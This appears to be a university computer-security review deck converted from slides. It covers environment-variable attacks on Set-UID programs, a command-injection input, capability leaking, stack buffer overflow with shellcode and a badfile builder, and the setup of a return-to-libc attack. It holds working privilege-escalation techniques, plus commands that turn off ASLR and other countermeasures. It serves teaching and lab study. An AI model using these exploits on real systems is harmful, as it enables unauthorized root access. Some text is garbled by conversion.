CS44500 COMPUTER SECURITY

Review

ENVIRONMENT VARIABLES AND ATTACKS

How to Access Environment Variables

#include <stdio.h>

```
#include <stdio.h>
void main(int argc, char* argv[], char* envp[])
{
   int i = 0;
   while (envp[i] !=NULL) {
      printf("%s\n", envp[i++]);
   }
}
```


From the main function

More reliable way: Using the global variable

```
extern char** environ;
void main(int argc, char* argv[], char* envp[])
{
  int i = 0;
  while (environ[i] != NULL) {
    printf("%s\n", environ[i++]);
  }
}
```

Memory Location for Environment Variables

- envp and environ points to the same place initially.
- envp is only accessible inside the main function, while environ is a global variable.
- When changes are made to the environment variables (e.g., new ones are added), the location for storing the environment variables may be moved to the heap, so environ will change (envp does not change)



How Does a process get its Environment Variables?


- Process can get environment variables one of two ways:
 - If a new process is created using fork() system call, the child process will inherits its parent process's environment variables.
 - If a process runs a new program in itself, it typically uses execve() system call. In this scenario, the memory space is overwritten and all old environment variables are lost. execve() can be invoked in a special manner to pass environment variables from one process to another.
- Passing environment variables when invoking execve():

execve() and Environment variables

- The program executes a new program
 /usr/bin/env, which prints out the environment variables of the current process.
- We construct a new variable newenv, and use it as the 3rd argument.

```
extern char ** environ;
void main(int argc, char* argv[], char* envp[])
 int i = 0; char* v[2]; char* newenv[3];
 if (argc < 2) return;
 // Construct the argument array
 v[0] = "/usr/bin/env"; v[1] = NULL;
  // Construct the environment variable array
  newenv[0] = "AAA=aaa"; newenv[1] = "BBB=bbb"; newenv[2] = NULL;
  switch(argv[1][0]) {
    case '1': // Passing no environment variable.
       execve(v[0], v, NULL);
    case '2': // Passing a new set of environment variables.
       execve(v[0], v, newenv);
    case '3': // Passing all the environment variables.
       execve(v[0], v, environ);
    default:
       execve(v[0], v, NULL);
```

Shell Variables & Environment Variables



 This figure shows how shell variables affect the environment variables of child processes

 It also shows how the parent shell's environment variables becomes the child process's environment variables (via shell variables)

Shell Variables & Environment Variables

When we type env in shell prompt, shell will create a child process

```
Print out environment variable

DOGNAME=seed

Seed@ubuntu: ** strings /proc/$$/environ | grep LOGNAME

LOGNAME=seed

Seed@ubuntu: ** LOGNAME2=alice

Seed@ubuntu: ** export LOGNAME3=bob

Seed@ubuntu: ** env | grep LOGNAME

LOGNAME=seed

LOGNAME=seed

LOGNAME3=bob

Seed@ubuntu: ** unset LOGNAME

Seed@ubuntu: ** env | grep LOGNAME
```

Attacks via Dynamic Linker: the Risk

- Dynamic linking saves memory
- This means that a part of the program's code is undecided during the compilation time
- If the user can influence the missing code, they can compromise the integrity of the program

- LD_PRELOAD contains a list of shared libraries which will be searched first by the linker
- If not all functions are found, the linker will search among several lists of folder including the one specified by LD_LIBRARY_PATH
- Both variables can be set by users, so it gives them an opportunity to control the outcome of the linking process
- If that program were a Set-UID program, it may lead to security breaches

Example 1 – Normal Programs:

• Program calls sleep function which is dynamically linked:

```
/* mytest.c */
int main()

{
    seed@ubuntu:$ gcc mytest.c -o mytest
    seed@ubuntu:$ ./mytest
    seed@ubuntu:$

return 0;
}
```

Now we implement our own sleep() function:

```
#include <stdio.h>
/* sleep.c */
void sleep (int s)
{
    printf("I am not sleeping!\n");
}
```

Example 1 – Normal Programs (continued):

 We need to compile the above code, create a shared library and add the shared library to the LD_PRELOAD environment variable

```
seed@ubuntu:$ qcc -c sleep.c
seed@ubuntu:$ gcc -shared -o libmylib.so.1.0.1 sleep.o
seed@ubuntu:$ ls -1
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
-rw-rw-r-- 1 seed seed 41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed 78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
I am not sleeping! ← Our library function got invoked!
seed@ubuntu:$ unset LD PRELOAD
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

Example 2 – Set-UID Programs:

• If the technique in example 1 works for Set-UID program, it can be very dangerous. Lets convert the above program into Set-UID :

```
seed@ubuntu:$ sudo chown root mytest
seed@ubuntu:$ sudo chmod 4755 mytest
seed@ubuntu:$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

- Our sleep() function was not invoked.
 - This is due to a countermeasure implemented by the dynamic linker. It ignores the LD_PRELOAD and LD_LIBRARY_PATH environment variables when the EUID and RUID differ.
- Lets verify this countermeasure with an example in the next slide.


Attacks via Dynamic Linker

Let's verify the countermeasure

ullet Make a copy of the ${\tt env}$ program and make it a Set-UID program :

```
seed@ubuntu:$ cp /usr/bin/env ./myenv
seed@ubuntu:$ sudo chown root myenv
seed@ubuntu:$ sudo chmod 4755 myenv
seed@ubuntu:$ ls -1 myenv
-rwsr-xr-x 1 root seed 22060 Dec 27 09:30 myenv
```

• Export LD_LIBRARY_PATH and LD_PRELOAD and run both the programs:



Attacks via External Program: Case Study

- Shell programs behavior is affected by many environment variables, the most common of which is the PATH variable.
- When a shell program runs a command and the absolute path is not provided, it uses the PATH variable to locate the command.
- Consider the following code:

```
/* The vulnerable program (vul.c) */
#include <stdlib.h>
int main()
{
    system("cal");
}

    system("cal");

    system("cal");
```

• We will force the above program to execute the following program :

```
/* our malicious "calendar" program */
int main()
{
    system("/bin/dash");
}
```

Attacks via External Program: Case Study

```
seed@ubuntu:$ gcc -o vul vul.c
seed@ubuntu:$ sudo chown root vul
seed@ubuntu:$ sudo chmod 4755 vul
                                                We will first run the
seed@ubuntu:$ vul
                                                first program
   December 2015
                                                without doing the
Su Mo Tu We Th Fr Sa
                                                attack
   7 8 9 10 11 12
20 21 22 23 24 25 26
                                                We now change the
27 28 29 30 31
                                                PATH environment
seed@ubuntu:$ gcc -o cal cal.c
                                                variable
seed@ubuntu:$ export PATH=.:$PATH
seed@ubuntu:$ echo $PATH
.:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:...
seed@ubuntu:$ vul
               ← Get a root shell!
# id
uid=1000 (seed) gid=1000 (seed) euid=0 (root) ...
```

A Note

- In Ubuntu 16.04, /bin/sh points to /bin/dash, which has a countermeasure
 - It drops privilege when it is executed inside a set-uid process
- Therefore, we will only get a normal shell in the attack on the previous slide
- Do the following to remove the countermeasure

```
Before experiment: link /bin/sh to /bin/zsh $ sudo ln -sf /bin/zsh /bin/sh

After experiment: remember to change it back $ sudo ln -sf /bin/dash /bin/sh
```

Lab 2: Environment Variable and Set-UID Program Lab

- Task 2: Passing Environment Variables from Parent Process to Child Process
- Task 5: Environment Variable and Set-UID Programs
- Task 6: The PATH Environment Variable and Set-UID Programs
- Task 7: The LD PRELOAD Environment Variable and Set-UID Programs
- Task 8: Invoking External Programs Using system() versus execve()
- Task 9: Capability Leaking

Attacks via Capability Leaking (Continued)

The program forgets to close the file, so the file descriptor is still valid.



Capability Leak

```
$ gcc -o cap_leak cap_leak.c
$ sudo chown root cap_leak
[sudo] password for seed:
$ sudo chmod 4755 cap_leak
$ ls -l cap_leak
-rwsr-xr-x 1 root seed 7386 Feb 23 09:24 cap_leak
$ cat /etc/zzz
$ echo aaaaaaaaaa > /etc/zzz
$ cap_leak
                Inside shell invoked by cap_leak
fd is 3
$ echo ccccccccccc >& 3
                             ← Using the leaked capability
$ exit
$ cat /etc/zzz
← File modified
cccccccccc
```

How to fix the program?

Destroy the file descriptor before downgrading the privilege (close the file)

close (fd)

Invoking Programs : Unsafe Approach (Continued)

```
$ gcc -o catall catall.c
$ sudo chown root catall
$ sudo chmod 4755 catall
$ ls -l catall
-rwsr-xr-x 1 root seed 7275 Feb 23 09:41 catall
$ catall /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWb....
daemon: *:15749:0:99999:7:::
bin: *: 15749: 0: 99999: 7:::
                                       We can get a
sys:*:15749:0:99999:7:::
                                        root shell with
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::
                                       this input
$ catall "aa;/bin/sh"
/bin/cat: aa: No such file or directory
         ← Got the root shell!
# id
uid=1000 (seed) gid=1000 (seed) euid=0 (root) groups=0 (root), ...
```

Problem: Some part of the data becomes code (command name)

BUFFER OVERFLOW ATTACK

Order of the function arguments in stack

```
void func(int a, int b)
                                             grows
                                                          Value of b
                                                                     Arguments
                                                          Value of a
                                                         Return Address
    int x, y;
                                                 Current
                                                       Previous Frame Pointer
                                                 Frame \rightarrow
                                                          Value of x
                                                 Pointer
                                                                     Local variables
                                                          Value of y
    x = a + b;
    y = a - b; Frame pointer register
                                                    (Low address)
                                                                  32-bit architecture
                          %eax
                                        ; b is stored in %ebp + 12
            12 (%ebp),
movl
                                        ; a is stored in %ebp + 8
            8 (%ebp), %edx
movl
            %edx, %eax
addl
                                 General-purpose registers
movl
            eax, -8 (ebp); x is stored in ebp - 8
```

(High address)

Stack

Consequences of Buffer Overflow

Overwriting return address with some random address can point to:

- Invalid instruction
- Non-existing address
- Access violation
- Attacker's code


 Malicious code to gain access

Buffer Overflow: Consequences

- The return address affects where the program should jump to when the function returns. If the return address field is modified due to a buffer overflow, when the function returns, it will return to a new place. Several things can happen:
 - First, the new address, which is a virtual address, may not be mapped to any physical address, so the return instruction will fail, and the program will crash. Non-existing address (Segmentation Fault)
 - Second, the address may be mapped to a physical address, but the address space is protected, such as those used by the operating system kernel; the jump will fail, and the program will crash. Access violation (Segmentation Fault)
 - Third, the address may be mapped to a physical address, but the data in that address is not a valid machine instruction (e.g., it may be a data region); the return will again fail, and the program will crash. Invalid instruction
 - Fourth, the data in the address may happen to be a valid machine instruction, so the program will
 continue running, but the logic of the program will be different from the original one. Code/Attacker's
 code

Vulnerable Program

```
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int foo(char *str)
   char buffer[100];
   /* The following statement has a buffer overflow problem */
   strcpy(buffer, str);
   return 1;
int main(int argc, char **argv)
   char str[400];
   FILE *badfile;
   badfile = fopen("badfile", "r");
   fread(str, sizeof(char), 300, badfile);
   foo(str);
   printf("Returned Properly\n");
   return 1;
```



Environment Setup

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize va space=0
```

One of the countermeasures against buffer overflow attacks is the Address Space Layout Randomization (ASLR)

It randomizes the memory space of the key data areas in a process, including the base of the executable and the positions of the stack, heap and libraries, making it difficult for attackers to guess the address of the injected malicious code.

Environment Setup

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```

2. Compile set-uid root version of stack.c

```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

-z execstack: Makes stack executable. By default, stacks are non-executable, which prevents the injected malicious code from getting executed.

-fno-stack-protector: Tells the compiler not to use the StackGuard countermeasure. This option turns off another countermeasure called StackGuard which can defeat the stack-based buffer overflow attack.

Lab 3: Buffer-Overflow Attack Lab

- Task 3: Launching Attack on 32-bit Program Level 1
- Task 5: Defeating dash's Countermeasure
- Task 7 Experimenting with Other Countermeasures


Task A: Distance Between Buffer Base Address and Return Address

Therefore, the distance is 108 + 4 = 112


Task B: Address of Malicious Code

 To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer.

Note: NOP- Instruction that does nothing.



The Structure of badfile



Badfile Construction

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))
# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode
# Put the address at offset 112
ret = 0xbfffeaf8 + 120
content[112:116] = (ret).to_bytes(4,byteorder='little')
# Write the content to a file
with open ('badfile', 'wb') as f:
 f.write(content)
```

A Note on Countermeasure

- On Ubuntu16.04, /bin/sh points to /bin/dash, which has a countermeasure
- It drops privileges when being executed inside a setuid process
- Point /bin/sh to another shell (simplify the attack)

```
$ sudo ln -sf /bin/zsh /bin/sh
```

Change the shellcode (defeat this countermeasure)

```
change "\x68""//sh" to "\x68""/zsh"
```

Other methods to defeat the countermeasure will be discussed later

RETURN-TO-LIBC ATTACKS

CS44500 Computer Security

Non-Executable Stack

- In a typical stack-based buffer overflow attack, attackers first place a piece of malicious code on the victim's stack, and then overflow the return address of a function, so when the function returns, it jumps to the location where the malicious code is stored.
- Several countermeasures can be used to defend against the attack. One approach is to make the stack non-executable, so even if an attack can cause the function to jump to the malicious code, there will be no damage, because the code cannot run.
- In some computer architectures, including x86, memory can be marked as non-executable.
- In Ubuntu, when compiling a program using gcc, we can ask gcc to turn on a special "non-executable stack" bit in the header of the binary.
 - When the program is executed, the operating system first needs to allocate memory for the program;
 the OS checks the "non-executable stack" bit to decide whether to mark the stack memory as executable or not.

Non-executable Stack

Running shellcode in C program

```
/* shellcode.c */
#include <string.h>
const char code[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";
int main(int argc, char **argv)
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)())buffer)(); 	←
```

Calls shellcode

Non-executable Stack


• With executable stack

```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

How to Defeat This Countermeasure

Jump to existing code: e.g. libc library.

Function: system (cmd): cmd argument is a command which gets executed.



Environment Setup

```
int vul_func(char *str)
    char buffer[50];
    strcpy(buffer, str); ①
                         Buffer overflow
   return 1;
                         problem
int main(int argc, char **argv)
    char str[240];
   FILE *badfile;
   badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
   vul_func(str);
   printf("Returned Properly\n");
   return 1;
```

This code has potential buffer overflow problem in vul func()

Attack Experiment: Setup

"Non executable stack" countermeasure is switched on, StackGuard protection is switched off and address randomization is turned off.

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
```

Turn the program into a root-owned Set-UID program

```
$ sudo chown root stack
$ sudo chmod 4755 stack
```

sudo In -sf /bin/zsh /bin/sh

Overview of the Attack

Task A: Find address of system().

• To overwrite return address with system()'s address.

Task B: Find address of the "/bin/sh" string.

To run command "/bin/sh" from system()

Task C : Construct arguments for system()

• To find location in the stack to place "/bin/sh" address (argument for system())

Task A: To Find system()'s Address.

- Debug the vulnerable program using gdb
- Using p (print) command, print address of system() and exit().

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} Oxb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} Oxb7e52fb0 <exit>
(gdb) quit
```

- It should be noted that even for the same program, if we change it from a Set- UID program to a non-Set-UID program, the libc library may not be loaded into the same location.
- Therefore, when we debug the program, we need to debug the target Set-UID program; otherwise, the
 address we get may be incorrect.

Task B: To Find "/bin/sh" String Address

Export an environment variable called "MYSHELL" with value "/bin/sh".

MYSHELL is passed to the vulnerable program as an environment variable, which is stored on the stack.

We can find its address.

Task B: To Find "/bin/sh" String Address

```
#include <stdio.h>
int main()
{
    char *shell = (char *)getenv("MYSHELL");

    if(shell) {
        printf(" Value: %s\n", shell);
        printf(" Address: %x\n", (unsigned int)shell);
    }

    return 1;
}
```

```
$ gcc envaddr.c -o env55
$ export MYSHELL="/bin/sh"
$ ./env55
Value: /bin/sh
Address: bffffe8c
```

Export "MYSHELL" environment variable and execute the code.

Code to display address of environment variable


Task B: Some Considerations

```
$ mv env55 env7777
$ ./env7777
Value: /bin/sh
Address: bffffe88
```

- Address of "MYSHELL" environment variable is sensitive to the length of the program name.
 - That is why we used "env55" which has same name length as "stack"
- If the program name is changed from env55 to env7777, we get a different address.

Task C: Argument for system ()

- Arguments are accessed with respect to ebp.
- Argument for system() needs to be on the stack.




Task C: Argument for system ()

Function Prologue

- (2) pushl %ebp
- (3) movl %esp, %ebp
- (4) subl \$N, %esp

1) When a function is called, return address (RA) is pushed into the stack. This is the beginning of the function before function prologue gets executed. The stack pointer (esp register) points at RA location.

<u>esp</u>: Stack pointer <u>ebp</u>: Frame Pointer




Function Prologue

The start of the function call contains 3 instructions as mentioned.

- When a function is called, return address (RA) is pushed into the stack. **This is the beginning** of the function before function prologue gets executed. The stack pointer (esp register) points at RA location.
 - Step 1 is not shown in the assembly code
- The previous frame pointer is pushed in the stack, so when the function returns, the caller's frame pointer is recovered.
- The stack pointer now points to the previous frame pointer. The frame pointer (ebp) is pointed to the current stack pointer now so that the frame pointer always points to the old frame pointer.
- 4) The stack pointer now moves by N bytes to leave space for the local variables of the function.


Task C: Argument for system ()

Function Epilogue



4) The return address is popped from the stack and the program jumps to that address. This instruction moves the stack pointer.


<u>esp</u>: Stack pointer <u>ebp</u>: Frame Pointer



